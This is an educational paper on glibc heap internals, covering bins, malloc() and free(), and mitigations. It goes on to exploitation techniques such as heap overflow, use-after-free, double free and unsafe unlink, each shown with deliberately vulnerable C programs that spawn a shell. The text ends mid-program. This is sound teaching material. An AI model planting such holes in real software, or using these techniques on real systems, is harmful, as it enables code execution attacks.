The Glibc Heap
Internals and Security Vulnerabilities

TOMER TOM DANILOV ITAI KIMELMAN

Contents

1 Preface

The Roman philosopher Seneca has once said that "While we teach, we learn". This is the goal we had in mind when writing this paper, to learn about the heap and become better vulnerability researchers. Before starting this project, we had conversed and come to the conclusion that both of us are interested in heap exploitation and not experienced in the field. Thus, we were suddenly motivated to study and discover this topic.

When we worked on this project, we were disciplining ourselves to make the final product:

1. Intuitive: The information must be concocted and presented in a manner that the reader will be able to understand. Most of the texts we have encountered while researching this topic are not reader-friendly. Because of that, we have felt the need to demonstrate the subject in the most natural and comprehensible manner.
2. Rigorous: While simplicity is important, we shall try to explain the various topics present in the paper in as much detail as possible. Furthermore, when our explanation is not as rigorous as we'd like, we'll mention it and refer the reader to a more in-depth resource.
3. Up-to-date: The paper should be as relevant as possible. It would be a shame if we took our time to explain a concept that isn't relevant nowadays. Or even worse, if we missed am important concept that is used nowadays.

The aforementioned rules have enabled us to create a paper that is able to function as an introduction to the field of heap internals and heap exploitation, while still being a modern, detailed and unambiguous reference.

The code displayed in this paper can be found in the project's github repository (https://github.com/24kimel/theheap).

2 Introduction

2.1 The Audience for This Paper

This paper is meant for security researchers looking to learn about heap exploitation, low-level software engineers interested in diving into the internals of memory allocation, and anyone else related to the field. We assume that the reader is familiar with the C programming language. In particular, a good grasp on dynamic allocation of memory is needed (the reader should understand `malloc()`, `free()`, `realloc()`, `sbrk()` and `mmap()` to a certain extent). In addition, introductory knowledge in OS Theory and binary exploitation is required.

2.2 Overview of the Paper

In this article, we will go through the implementation of glibc's heap management internals and functionality, discover security measures against various attacks and exploits that bypass them. After, we solve a pwnable challenge that is related to what we've learned about memory management.
At the time of writing this article, the latest version of glibc is 2.36.

3 The Glibc Heap

The glibc heap is a user-land wrapper for the kernel-land heap which efficiently manages heap allocations within the program by splitting the heap into chunks, which represents the currently borrowed OS memory by the process.

3.1 Arenas and Heaps

As you have probably noticed, we haven't supplied you with a rigorous definition of a heap. Now would be a great time to do so.

A heap is a large contiguous block of memory where programs usually store most of their information. An arena is defined as a structure that is shared among threads which contains one or more heaps and linked lists of chunks within those heap that are `free()`'d (were previously deallocated by `free()`). These linked lists are called bins, and we will discuss them later (section 3.3).

The `_heap_info` struct stores the required information about the heap. This struct is defined as such:

```
typedef struct _heap_info
{
  mstate ar_ptr; /* Arena for this heap. */
  struct _heap_info *prev; /* Previous heap. */
  size_t size;   /* Current size in bytes. */
  size_t mprotect_size; /* Size in bytes that has been mprotected
                           PROT_READ|PROT_WRITE.  */
  /* Make sure the following data is properly aligned, particularly
     that sizeof (heap_info) + 2 * SIZE_SZ is a multiple of
     MALLOC_ALIGNMENT. */
  char pad[-6 * SIZE_SZ & MALLOC_ALIGN_MASK];
} heap_info;
```

The implementation itself refers to heaps of the program by a struct called `malloc_state`, which refers to as an arena.

```
struct malloc_state
{
  /* Serialize access.  */
  __libc_lock_define (, mutex);

  /* Flags (formerly in max_fast).  */
  int flags;

  /* Set if the fastbin chunks contain recently inserted free blocks.  */
  /* Note this is a bool but not all targets support atomics on booleans.  */
```

```
  int have_fastchunks;

  /* Fastbins */
  mfastbinptr fastbinsY[NFASTBINS];

  /* Base of the topmost chunk -- not otherwise kept in a bin */
  mchunkptr top;

  /* The remainder from the most recent split of a small request */
  mchunkptr last_remainder;

  /* Normal bins packed as described above */
  mchunkptr bins[NBINS * 2 - 2];

  /* Bitmap of bins */
  unsigned int binmap[BINMAPSIZE];

  /* Linked list */
  struct malloc_state *next;

  /* Linked list for free arenas.  Access to this field is serialized
     by free_list_lock in arena.c.  */
  struct malloc_state *next_free;

  /* Number of threads attached to this arena.  0 if the arena is on
     the free list.  Access to this field is serialized by
     free_list_lock in arena.c.  */
  INTERNAL_SIZE_T attached_threads;

  /* Memory allocated from the system in this arena.  */
  INTERNAL_SIZE_T system_mem;
  INTERNAL_SIZE_T max_system_mem;
};
```

Each thread is attached to one or more arenas. Whenever `malloc()` is invoked, it will use the arenas to allocate space from their top chunk (section 3.2.1). A new arena is created via `mmap()` as soon as the previous arena fails to allocate space using `sbrk()` (if the main arena is used) or as soon as `mmap()`'ed heap reached it limit (if another arena is used). The main arena is a special arena that is created only once: during the initialization of a program. It's the only arena which holds the "real" OS heap and allocates data using `sbrk()` on-demand. The main arena only has one heap, and as soon as this heap fails to allocate memory, a new arena is `mmap()`'ed. This new arena is non-main, and can have multiple heaps.

3.2 Chunks

After calling `malloc()`, the allocated space will be stored upon a `malloc_chunk` struct. This struct is essentially the chunk.


```
struct malloc_chunk {
  INTERNAL_SIZE_T      mchunk_prev_size;  /* Size of previous chunk (if free).  */
  INTERNAL_SIZE_T      mchunk_size;       /* Size in bytes, including overhead. */

  struct malloc_chunk* fd;         /* double links -- used only if free. */
  struct malloc_chunk* bk;

  /* Only used for large blocks: pointer to next larger size.  */
  struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
  struct malloc_chunk* bk_nextsize;
};
```

This struct holds the `size` field, immediately after that the allocated block of memory, which is also called "the payload", will reside. In free chunks, `fd` and `bk` will be set to the addresses of the next and previous chunks in the free list (we use "free lists" as a synonym for bins, section 3.3), respectively. Let it be noted that `fd` and `bk` overwrite the chunk's payload section, thus the fields `fd` and `bk` are NOT used by the glibc heap when the chunk is not freed - and the payload itself is stored there. If the chunk is large enough `fd_nextsize` and `bk_nextsize` will also overwrite the payload. These members are pointers to smaller and larger sizes respectively (This will become clear once you learn about large bins).

The purpose of the `*_nextsize` members is to optimize large bins. The succeeding depiction represents the role of the `*_nextsize` members (fields with a prefix of * aren't explained here, and should be trivial to complete):



The three least significant bits of the `size` member are reserved for the following flags:
NON_MAIN_ARENA (A): This flag is set if the chunk doesn't reside in the process' main arena

IS_MMAPPED (M): This flag is set if the chunk was allocated via `mmap()`'ed (if `malloc()` called `mmap()` to allocate the)
PREV_INUSE (P): This flag is set if the previous chunk (the adjacent chunk in lower virtual addresses) is in use.

3.2.1 Top Chunk

Each Arena maintains a special chunk called the "top chunk" (also known as the "wilderness"). This chunk is the chunk located at the end of the last heap of the arena (in this context, "last" is in terms of the arena's linked list of heaps). The arena's top chunk is special because it is never given to the user via `malloc()`. Rather, this chunk is used to identify the end of the arena (let it be noted that arenas aren't necessarily contiguous areas in virtual memory).

3.2.2 Remainder Chunk

Sometimes, `malloc()` splits `free()`'d chunks (see below) and returns part to the user. The part that isn't returned is said to be the "remainder chunk".

3.3 Bins

Simply speaking, a bin is a linked list of free chunks ("free chunks" is a shorthand term for `free()`'d chunks). This list may be doubly-linked or singly-linked. A bin used by malloc() can be of one of the following types:

1. Tcache bin
2. Fast bin
3. Small bin
4. Large bin
5. Unsorted bin

Bins were introduced because re-using chunks that are already allocated by underlying OS function is more efficient than splitting the top chunk, or requesting more memory allocations from the OS via the `sbrk()` system call or the `mmap()` system call every time a `malloc()`-like function is invoked.

The categories of bins are mainly differentiated based on the size of chunks they store. This classification optimizes memory allocation, for an appropriate chunk can be found more easily (`malloc()` searches for a suitable chunk an a bin corresponding to the requested chunk size).

The various types bins are defined as such:

3.3.1 Fast Bins

Fast bins (or fastbins) are singly-linked lists of free chunks, which are said to be fast chunks (as you'll see in a short moment, fastbins are meant to contain very small chunks). Fastbins are size-specific, meaning that all of the chunks in a certain fastbin have the same size. Hence, the middle of the fastbin needn't

be accessed when allocating memory (they are maintained in a LIFO manner). Each arena maintains 10 fastbins, which are comprised of chunks of sizes 16, 24, 32, 40, 48, 56, 64, 72, 80 and 88 bytes. One thing to note about fastbins is that two contiguous fast chunks never coalesce together (this is done in order to optimize fastbins).

3.3.2 Small Bins

Small bins are size-specific, circular, doubly-linked lists of small free chunks, which are said to be small chunks. Unlike fastbins, small bins are maintained in a FIFO manner (the first chunk to enter a certain small bin is the first to be allocated again). In addition, when placing a chunk in a small/large bin, is it coalesced with adjacent small/large chunks (if there are any. Note that in this case, the new bigger chunks will be placed in the arena's unsorted bin). Each arena maintains 62 fastbins, which are comprised of chunks of sizes $16 + 8n$, for each $n \in \mathbb{Z}_{62}$.

3.3.3 Large Bins

Large bins are slightly more involved. Large bins are circular, doubly-linked lists of free chunks, which are said to be large chunks. Large bins are not size-specific. Instead, a large bin contains chunks whose size lies in a specific range. Each arena maintains 32 large bins, which are comprised of chunks whose size fall in the ranges $[512 + 64n, 568 + 64n]$, for each $n \in \mathbb{Z}_{32}$. Large chunks are sorted within a bin based on their size, such that the largest large chunks will appear in the beginning of the bin.

Large chunks are the only chunks that make use of the fields `fd_nextsize` and `bk_nextsize`. Given a chunk `ch`, `ch.fd_nextsize` is a pointer to the first chunk after `ch` that has a size that is smaller than this `ch`'s size. `bk_nextsize` is be defined analogously.

3.3.4 The Unsorted Bin

Each arena maintains a single unsorted bin. An unsorted bin is a doubly-linked list of free chunks, which are said to be unsorted chunks. The first destination of a free chunk is the unsorted bin of its corresponding arena (if the chunk cannot be placed in a fastbin or a tcache bin). Later, when `malloc()` is called, the chunks in the the unsorted bin are sorted into the other bins of the arena.

3.3.5 Thread Local Cache Bins

Thread local cache bins (or, in short, tcache bins) are size-specific, singly-linked lists of free chunks, which are said to be tcache chunks. These bins are a fairly new optimization (added to glibc in 2017) for multi-threaded applications. When `free()`'ing a chunk, if there's space in the a tcache bin (tcache is the only bin category which is limited to an arbitrary number of chunks per

bin, to be more precise 7 for each bin and max of 64 tcache bins) and the chunk is small enough, it'll be placed in the tcache. Unlike other bins, which reside in arenas and thus need to be protected with a lock, tcache bins reside in the thread local storage (TLS). It now becomes clear why the use of tcache bins optimizes the glibc heap: it eliminates the need to obtain the arena's mutex lock. Tcache bins and defined in the source (/malloc/malloc.c) as `static __thread tcache_perthread_struct *tcache = NULL;`.

```
typedef struct tcache_perthread_struct
{
   uint16_t counts[TCACHE_MAX_BINS];
   tcache_entry *entries[TCACHE_MAX_BINS];
} tcache_perthread_struct;

typedef struct tcache_entry
{
   struct tcache_entry *next;
   /* This field exists to detect double frees.  */
   uintptr_t key;
} tcache_entry;
```

One thing to heed about bins is that the first node of every bin is fixed. This special node, which is called the bin's "head", is not a real chunk that can be allocated to the user. Instead, this node is reserved for the arena.

3.4 The malloc() Family of Functions

Now, after having understood the chunk oriented structure of the heap, it is time for us to understand the algorithms of the `malloc()` and `free()` glibc functions. There are other functions in glibc related to allocation of memory, but we have decided to write only about `malloc()` and `free()`, for these are the only functions relevant to our discussion. We have decided not to delve into the tiniest details of `malloc()`, `free()`, and the internal functions they invoke. Instead, we will only describe the underlying algorithms of these functions.

3.4.1 malloc()

The algorithm of the glibc `malloc(size_t n_bytes)` function is as follows:

1. `malloc()` checks the tcache bins for a chunk of a suitable size. If such tcache chunk exists, it is returned to the user.

2. If there is no suitable available tcache chunk, and the requested chunk size is large, `mmap()` is called in order to obtain memory directly from the operating system.

3. Otherwise, if the requested chunk is small enough, `malloc()` searches the fastbin of chunks whose size is `n_bytes`. If it isn't empty, the first fast chunk in the list is returned to the user. In addition, `malloc()` takes chunks off the fastbin and puts in the appropriate tcache bin (only if the fastbin isn't empty

and the tcache bin isn't full). When `malloc()` moves chunks from fast/small bins into the tcache, it is said that `malloc()` "pre-fills the tcache".

4. If `malloc()` hasn't returned by now, and `n_bytes` is small enough, it searches the small bin of chunks whose size is `n_bytes`. In addition, `malloc()` pre-fills the appropriate tcache bin (this happens only if the fastbin isn't empty and the tcache bin isn't full).

5. At this point, if `n_bytes` falls in the range of large chunks, `malloc()` empties the fastbins into the unsorted bin, while coalescing every two contiguous fast chunks (this branch is exited before step 6).

6. After exiting the prior branch, `malloc()` sorts the unsorted bin into the small and large bins. While sorting the unsorted chunks, `malloc()` coalesces every two contiguous unsorted chunks.

7. If `n_bytes` falls in the range of sizes of large chunks, `malloc()` searches the appropriate large bin and successively larger bins. If a suitable chunk is found, it is returned to the user.

8. If there are still fast chunks, they are coalesced (given that there are contiguous) and moved into the unsorted bin. After that, `malloc()` jumps back to step 6.

9. `malloc()` splits the top chunk, possibly enlarges it via `sbrk()` (if the arena `malloc()` in use is the main arena), and returns part of it to the user. If `malloc()` fails to expand the top chunk, `mmap()` is called in order to create a new heap or arena and allocate from there.

10. If `malloc()` has reached this point and hadn't found a suitable chunk to return to the user, it returns `NULL`.

3.4.2 free()

The algorithm of the glibc `free(void *ptr)` function is as follows:

1. If `ptr` is a null-pointer, no operation is performed and the function returns.

2. If there is room in the tcache, `free()` stores the chunk in the tcache and returns.

3. If the chunk is small enough, `free()` stores it in an appropriate fastbin and returns.

4. If the chunk was `mmap()`'ed, `free()` `munmap()`'s it and returns.

5. `free()` coalesces the chunk pointed to by `ptr` together with adjacent small/large chunks (if such chunks exist).

6. If the chunk is adjacent to the top chunk, the function coalesces them together to enlarge the top chunk and returns.

7. The chunk is placed in the unsorted bin of its corresponding arena. Later, if `malloc()` is invoked, this chunk will be sorted into a small bin or a large bin. Then, `free()` returns.

8. If the chunk is large enough (over 64kb in size), `free()` consolidates the fast chunks (if possible), and puts the results in the unsorted bin.

3.4.3 Additional Functions

In addition to the `malloc()`-like functions, there are some other functions related to the glibc heap internals that you should know.

Such function is the `mallopt()` library function, which tunes some of the internal parts of the implementation, such as the largest number of arenas that can be created.

Another function you should be acquainted with is `malloc_consolidate()`. This function is an internal function that coalesces two adjacent free chunks (in this paper we have used the terms "coalesce" and "consolidate" interchangeably).

4 Heap Exploitation

Finding vulnerabilities and writing exploits for security vulnerabilities in the heap is a difficult and intricate task. The field of "Heap Exploitation" comprises of many attacks, and unfortunately we couldn't list all of them in this article. Despite that, we feel like we have written about enough attacks for you to understand heap exploitation. Each subsection about a certain attack will include one or more examples of it.

4.1 Security Checks

Before we dive into the minute details of heap based attack vectors, it is important for us to list the security checks present in the `malloc()` family of functions.

The undermentioned table summarizes the security mitigations added to the glibc heap implementation:

Security Mitigations Added to glibc	
glibc Version	**Description**
2.3.3	Ensure chunks don't wrap around memory on free().
2.3.4	Safe unlinking checks.
2.3.4	Check that the chunk being freed is not the top chunk. Check the next chunk on free is not beyond the bounds of the heap. Check that the next chunk has its prev_inuse bit set before free.
2.3.4	Check next chunk's size sanity on free().
2.3.4	Check chunk about to be returned from fastbin is the correct size. Check that the chunk about to be returned from the unsorted bin has a sane size.

2.3.4	Ensure a chunk is aligned on free().
2.4	Check chunk is at least MINSIZE bytes on free().
2.6	Unsafe unlink checks for largebins.
2.11	Check if $bck \rightarrow fd \neq victim$ when allocating from a smallbin. Check if $fwd \rightarrow bk \neq bck$ before adding a chunk to the unsorted bin whilst remaindering an allocation from a large bin. Check if $fwd \rightarrow bk \neq bck$ before adding a chunk to the unsorted bin whilst remaindering an allocation from a binmap search. Check if $fwd \rightarrow bk \neq bck$ when freeing a chunk directly into the unsorted bin.
2.12	When freeing a chunk directly into a fastbin, check that the chunk at the top of the fastbin is the correct size for that bin.
2.26	Size vs prev_size check in unlink MACRO.
2.27	Don't backtrace on abort anymore.
2.27	Fix integer overflow when allocating from the tcache.
2.27	Fastbin size check in malloc_consolidate.
2.28	Check if $bck \rightarrow fd \neq victim$ when removing a chunk from the unsorted bin during unsorted bin iteration.
2.29	Check top chunk size field sanity in use_top.

2.29	Proper size vs prev_size check before unlink() in backward consolidation via free. Same check in malloc_consolidate().
2.29	When iterating unsorted bin check: size sanity of next chunk on heap to removed chunk, next chunk on heap prev_size matches size of chunk being removed, check $bck \rightarrow fd \neq victim$ and $victim \rightarrow fd \neq unsorted\_chunks(av)$ for chunk being removed, check prev_inuse is not set on next chunk on heap to chunk being removed.
2.29	Tcache double-free check.
2.29	Validate tc_idx before checking for tcache double-frees.
2.30	Check for largebin list corruption when sorting into a largebin.
2.30	Request sizes cannot exceed PTRDIFF_MAX (0x7fffffffffffffff)

This table was taken from Digital Whisper.

4.2 Heap Based Buffer Overflows

A heap based buffer overflow (or, in short, heap overflow) is a security vulnerability that is "a type of buffer overflow that occurs in the heap data area"[Wikipedia]. To demonstrate the exploitation of heap overflow, we'll take a look at two vulnerable programs.

heap_overflow0.c

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void win() {
    system("/bin/sh");
}
```

```
8
9  void lose() {
10     printf("haha you lost lolxd\n");
11 }
12
13 int main() {
14     char *name = (char *)malloc(sizeof(int)); // 4 bytes
15     int *p2 = (void *)malloc(sizeof(void *)); // 4 bytes
16     void* losef = (void*)&lose;
17
18     memcpy(p2, &losef, sizeof(void (*)()));
19
20     printf("Enter your name: ");
21     scanf("%s", (char *)name);
22     printf("Hello %s\nLet's see if your\'e a winner\n", (char *)name);
23
24     ((void (*)())(*p2))();
25     free(name);
26     free(p2);
27     return 0;
28 }
```

After reading the given source, it can be seen that in line 23, the integer pointed to by p2 is treated as a function pointer and then called. As security researchers, function pointers always pique our interest, so maybe we can manipulate this function pointer and make it point to `win()`, which gives us a shell. In line 17, the function pointer pointed to by p2 gets address of `lose()`, which is essentially meaningless to us. Therefore, one can postulate that we should manipulate the function pointer after line 17. Now, it becomes increasingly clear that we should focus on the `scanf()` in line 20 (This explanation can be avoided if we see that this is the only point in the program when we enter input). When looking at the man page of `scanf()`, note that the %s identifier instructs `scanf()` to read subsequent characters until a tab, newline or null-terminator is encountered. This creates a heap based buffer overflow. Instead of writing only 4 bytes into name, as intended by the program's creator, we can read a big enough buffer into the address of name that will overwrite the function pointer.

Let's look at another example:

heap_overflow1.c

```
1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4
5  typedef struct {
6      void (*fp)();
```

```
    char name[12];
} person;

void win() {
    system("/bin/sh");
}

void hello() {
    printf("Hello world, I am guest3 xdlol :)\n");
}

int main() {
    char option;
    person *guest1;
    person *guest2;
    person *guest3;
    int *size;

    guest1 = (person *)malloc(sizeof(person));
    guest2 = (person *)malloc(sizeof(person));
    guest3 = (person *)malloc(sizeof(person));

    guest3->fp = &hello;

    printf("enter name for guest1: ");
    fgets(guest1->name, 28, stdin);
    // the next chunk's size:
    size = (int *)(guest1->name + 24);
    // get size of chunk via metadata (while ignoring the three least significant bits)
    // subtract size of function pointer, metadata and alignment to obtain buffer size:
    fgets(guest2->name, (*size & 0xfffffff8) - 20, stdin);

    guest3->fp();
    free(guest1);
    free(guest2);
    free(guest3);
    return 0;
}
```

This program is a bit more complicated to exploit, but is still extremely vulnerable. Again, there is a function pointer stored in the heap. What's interesting about this program is that it obtains the size of `guest2->name` via the chunk metadata of `guest2`, which is incredibly weird and unnecessary. This signals to us that if we overwrite the chunk metadata of `guest2`, we can overwrite the function pointer (the exploitation of this program is left as an exercise to the reader).

4.3 Use-After-Free

Use-after-free, or UAF in acronym form, is a bug that could happen when a program releases its memory using `free()` then it uses the freed chunk pointer later in the code. If an interaction with the program is possible and you can control `malloc()` allocations of input with a similar/same size of this freed chunk, then based on our knowledge it can be inferred that the same chunk would be retrieved from the corresponding bin. As a result, we can manipulate our input chunk with information that might be malicious to the program. Although not all use-after-free occurrences in a program are able to break a program, some of them can have deadly effects.

The below program simulates a fatal use-after-free bug:

use_after_free.c

```c
#include <stdio.h>
#include <stdbool.h>
#include <stdlib.h>
#define DEBUG_MACHINE 0
#define VALID_USERNAMES_CNT 2
#define USERNAME_LEN 65
#define NOTE_LEN 67

struct user_info {
    char username[USERNAME_LEN];
    bool is_admin;
};

static struct user_info* active_user = NULL;

void create_note();
void login();
void logout();
void print_menu_logged_out();
void print_menu_logged_in();

int main() {
    int option = 0;
    printf("HeapVulnShop.vuln.net in closed beta with our note saving system\n");
    do {
        if (active_user == NULL) {
            print_menu_logged_out();
        } else {
            print_menu_logged_in();
        }
        scanf("%d", &option);
        getchar();
        switch (option) {
```

```
34              case 1:
35                  login();
36                  break;
37              case 2:
38                  logout();
39                  break;
40              case 3:
41                  if (active_user != NULL) {
42                      create_note();
43                  }
44                  break;
45              default:
46                  printf("hmm...");
47                  break;
48          }
49      } while(1);
50
51      return 0;
52  }
53
54  void create_note() {
55      char* note = (char*)malloc(NOTE_LEN);
56      fgets(note, 66, stdin);
57  }
58
59  void login() {
60      printf("Enter username: ");
61      active_user = (struct user_info*)malloc(sizeof(struct user_info));
62      fgets(active_user->username, 64, stdin);
63      printf("Welcome %s", active_user->username);
64      active_user->is_admin = DEBUG_MACHINE;
65  }
66
67  void logout() {
68      if (active_user->is_admin) {
69          system("/bin/sh");
70      }
71      free(active_user);
72  }
73
74  void print_menu_logged_out() {
75      printf("Choose one of the following\n");
76      printf("1: Login\n");
77      printf("> ");
78  }
79
```

```
80 void print_menu_logged_in() {
81     printf("Choose one of the following\n");
82     printf("2: Logout\n");
83     printf("3: Create Note\n");
84     printf("> ");
85 }
```

As soon as we read the code, we can determine it have a critical UAF vulnerability. We can immediately see that our objective is to turn on the `is_admin` flag, which is a member of `code_info`, and get shell. In order to activate and exploit the vulnerability, we should choose `login()` with any username we want and store a newly allocated chunk in `active_user`. After that, we'll free the newly allocated chunk using `logout()` so it will be stored in the tcache bin. You might have noticed that the `active_user` global variable is untouched after the `logout()` operation, and hence we can trick the program into interacting with the freed chunk pointer and overwrite the `user_info->is_admin` member. Now, our goal is to return the same chunk from the tcache bin. We may do that by calling `create_note()` and overwriting the `user_info` structure information with a malicious input as the note content. At this point, we'll have exploited the use-after-free bug to overwrite our target, and we can shell by calling `logout()`.

4.4 Double Free

Double free errors occur whenever `free()` is called on a free chunk. Whenever such an error occurs, the attacker gains control the contents of a free chunk. Because small/large chunks are merged by `free()` with any adjacent free chunks (that are not the top chunk) before being placed unsorted bin, and this includes being "merged" with themselves, a double free bug cannot occur in small/large bins. In addition, there are security checks meant to prevent a double free in one of the tcache bins. This means that if we wanted to trigger a double free bug, we would have to use fastbins. Let's look at an example of this bug:

doublefree.c

```
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  int main() {
5      long* p1;
6      long* p2;
7      long* p3;
8      int i;
9
10     setbuf(stdout, NULL);
11
12     // filling the tcache corresponding to size 0x30 chunks by
```

```
13      // allocating and free()'ing 7 chunks of size 0x30
14      void *ptrs[7];
15      for (int i=0; i<7; i++) {
16          ptrs[i] = malloc(8);
17      }
18
19      p1 = malloc(8);
20      p2 = malloc(8);
21
22      for (int i=0; i<7; i++) {
23          free(ptrs[i]);
24      }
25
26      free(p1);
27      free(p2);
28      free(p1);
29
30      for (int i=0; i<7; i++) {
31          ptrs[i] = malloc(8);
32      }
33
34      p1 = malloc(8);
35      malloc(8);
36      p3 = malloc(8);
37      printf("p1: %p, p3: %p\n", p1, p3);
38
39      return 0;
40  }
```

In order to get `p1` and `p2` into fastbins when `free()`'ing them and getting `p1` and `p3` from fastbins, the relevant tcache should be full before line 25, and empty before line 34. To this end, we have created an array of pointers to fill up and empty the tcache on demand (If this doesn't make sense to you, go back and read the underlying algorithm of `malloc()`).

Of course, a program like this wouldn't appear in the real world. However, complex logic can render double free bugs almost unnoticeable. This implies that these type of bugs can be found in real-world programs.

4.5 Unsafe Unlink

The unsafe unlink vulnerability gives an attacker an arbitrary write primitive if the program offers a heap overflow with an adjacent chunk in higher addresses (this chunk will be referred to as "the adjacent chunk") that will be freed and an info leak of the variable that holds the pointer to the returned `malloc()` pointer (the leak is needed to bypass safe unlinking). Exploiting this vulnerability involves tricking the unlink MACRO that's called in the backwards consolida-

tion of the `free()` function into overwriting the retrieved malloc pointer with an address that is adjacent to address in which the pointer is stored. Thus, by writing to the local variable you may overwrite its own content (pointed address) and then arbitrary writing anything in the program memory space. Sounds like a lot to process right now, but read the detailed explanation below and then come back here. This description will make sense.
Note: Unsafe Unlink would work only if we're targeting the small/large bins as an attack vector.

4.5.1 Forwards and Backwards Consolidation

Firstly, we shall understand what's backwards consolidation really is. When a chunk is deallocated, heap consolidation is taken (heap consolidation is performed by the internal function `malloc_consolidate()`), which means that it is check whether there are `free()`'d chunks next to our target chunk. If so, they are coalesced them to one chunk. Backwards and forwards consolidation are terms for coalescing our target chunk with a chunk in lower virtual addresses and higher virtual addresses, respectively.

Our aim is to trigger the backwards consolidation when `free()`'ing a chunk. This is done via clearing the `PREV_INUSE` flag of the target chunk.

If we have a heap overflow, we can overwrite next chunk's `prev_size` and `size` such that we'll trigger consolidation and pass the below-mentioned `prev_size` security check.

4.5.2 The Unlink MACRO

Here comes the crucial part of this vulnerability: the unlink MACRO.

```
#define unlink(AV, P, BK, FD) {                                            \
    FD = P->fd;                                                            \
    BK = P->bk;                                                            \
    if (__builtin_expect (FD->bk != P || BK->fd != P, 0))                  \
      malloc_printerr (check_action, "corrupted double-linked list", P, AV);  \
    else {                                                                 \
        FD->bk = BK;                                                       \
        BK->fd = FD;                                                       \
        if (!in_smallbin_range (P->size)                                   \
            && __builtin_expect (P->fd_nextsize != NULL, 0)) {             \
            if (__builtin_expect (P->fd_nextsize->bk_nextsize != P, 0)     \
                || __builtin_expect (P->bk_nextsize->fd_nextsize != P, 0))    \
              malloc_printerr (check_action,                               \
                               "corrupted double-linked list (not small)",    \
                               P, AV);                                     \
            if (FD->fd_nextsize == NULL) {                                 \
                if (P->fd_nextsize == P)                                   \
```

```
                FD->fd_nextsize = FD->bk_nextsize = FD;                \
              else {                                                   \
                  FD->fd_nextsize = P->fd_nextsize;                    \
                  FD->bk_nextsize = P->bk_nextsize;                    \
                  P->fd_nextsize->bk_nextsize = FD;                    \
                  P->bk_nextsize->fd_nextsize = FD;                    \
                }                                                      \
            } else {                                                   \
              P->fd_nextsize->bk_nextsize = P->bk_nextsize;            \
              P->bk_nextsize->fd_nextsize = P->fd_nextsize;            \
            }                                                          \
        }                                                              \
    }                                                                  \
}
```

This MACRO is called when backwards consolidation is in action. AV is the arena referred to by the MACRO, P is the pointer to the target chunk, and BK and FD are declared within the MACRO.

```
/* consolidate backward */
if (!prev_inuse(p)) {
  prevsize = p->prev_size;
  size += prevsize;
  p = chunk_at_offset(p, -((long) prevsize));
  unlink(av, p, bck, fwd);
}
```

You may have noticed that because backwards consolidation consolidates into lower addresses, if we have a heap overflow we can control the lower chunk data.

4.5.3 The Fake Freed Chunk

The heap overflow gives us control over the metadata of the adjacent chunk in higher virtual addresses chunk. Hence, we can create a fake chunk that's identical in its structure to any other `free()`'d chunk and change the metadata of the adjacent chunk such that its `prev_size` will have the same size of the fake `free()`'d chunk (the `prev_size` of the next size is checked against this chunk's `size` during `free()`, which will be called upon our fake chunk in a moment's notice).
With the intention of writing the fake chunk we need an info leak about the variable that holds the pointer to the allocated area, for we'd like to set `fd` and `bk` to be adjacent to this address leak.
`fd` and `bk` of the fake chunk should point to `leaked_address-0x10` and `leaked_address-0x18`, respectively (64-bit values, in 32-bit it would be `-0x8` and `-0xc`). This is needed to bypass the following unlink MACRO doubly-linked list corruption check.

```
if (__builtin_expect (FD->bk != P || BK->fd != P, 0))                    \
    malloc_printerr (check_action, "corrupted double-linked list", P, AV);  \
```

A straightforward example of forging our fake `free()`'d chunk would be:

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    size_t* normal_chunk = (size_t*)malloc(0x50);
    normal_chunk[0] = 0x0; // prev_size
    normal_chunk[1] = normal_chunk[-1] - 0x10; // the size of the chunk will be the real
                                               // chunk size -0x10 (metadata size)
    normal_chunk[2] = &normal_chunk - (sizeof(size_t*) * 3); // fd (will be checked against
                                                             // FD->bk)
    normal_chunk[3] = &normal_chunk - (sizeof(size_t*) * 2); // bk (will be checked against
                                                             // BK->fd)

    return 0;
}
```

4.5.4 Triggering the Vulnerability

Now we'll make use of the heap overflow and trigger the vulnerability. Our heap overflow payload comprises of the fake freed chunk (this chunk resides inside of our real chunk), the `prev_size` of the adjacent chunk that should be overwritten with our fake chunk's size and the `size` of the adjacent chunk that should be the same, but with the `PREV_INUSE` flag cleared. Our malicious payload will trigger the vulnerability upon the adjacent chunk would be freed.

The critical action taken in the unlink MACRO that allows this vulnerability is:

```
FD->bk = BK;                                                             \
BK->fd = FD;                                                             \
```

In this vulnerable scenario, `unlink()` will perform the following actions (the leaked variable that holds the malloced area pointer will be reffered to as `leaked_addr`):

```
*((void*)leaked_addr) = ((void*)leaked_addr) - (sizeof(void*) * 2)
*((void*)leaked_addr) = ((void*)leaked_addr) - (sizeof(void*) * 3)
```

We've overwritten the address which `leaked_addr` pointed to and now it points to itself with an offset of `-0x18`. Thus, if we still have write access to `leaked_addr`, we can overwrite `leaked_addr+0x18` with its own address and point to any address we want (depends on the writing ability. For example, `scanf` can't catch whitespaces although some addresses may include `0x20`

(space character) as a part of their address, or any other whitespace character). After an overwrite of the address which `leaked_addr` points to, if we still have the writing ability to this variable, we can write arbitrarily under the input constraints to where the pointer points now, and complete our attack.

unsafe_unlink.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <stdbool.h>
#define DEBUG_LEAK 1

void secret_technician_area() {
    system("/bin/sh");
}

char padding[0x100];
char* name;

int main() {
    puts("Welcome to my vending machine :)");
    name = (char*)malloc(0x420);
    char* which_drink = (char*)malloc(0x420);
    bool got_drink = false;
    int i = 0;

#if DEBUG_LEAK
    printf("Hope I'll not leave it in debug mode in production! %p %p %p\n", &which_drink, &
#endif

    while (1) {
        puts("Name:");
        fgets(name, 0x441, stdin); // TODO remove my special DEBUG size :)
        if (++i >= 3) {
            printf("Goodbye!\n");
            break;
        }

        if (!got_drink) {
            puts("Drink:");
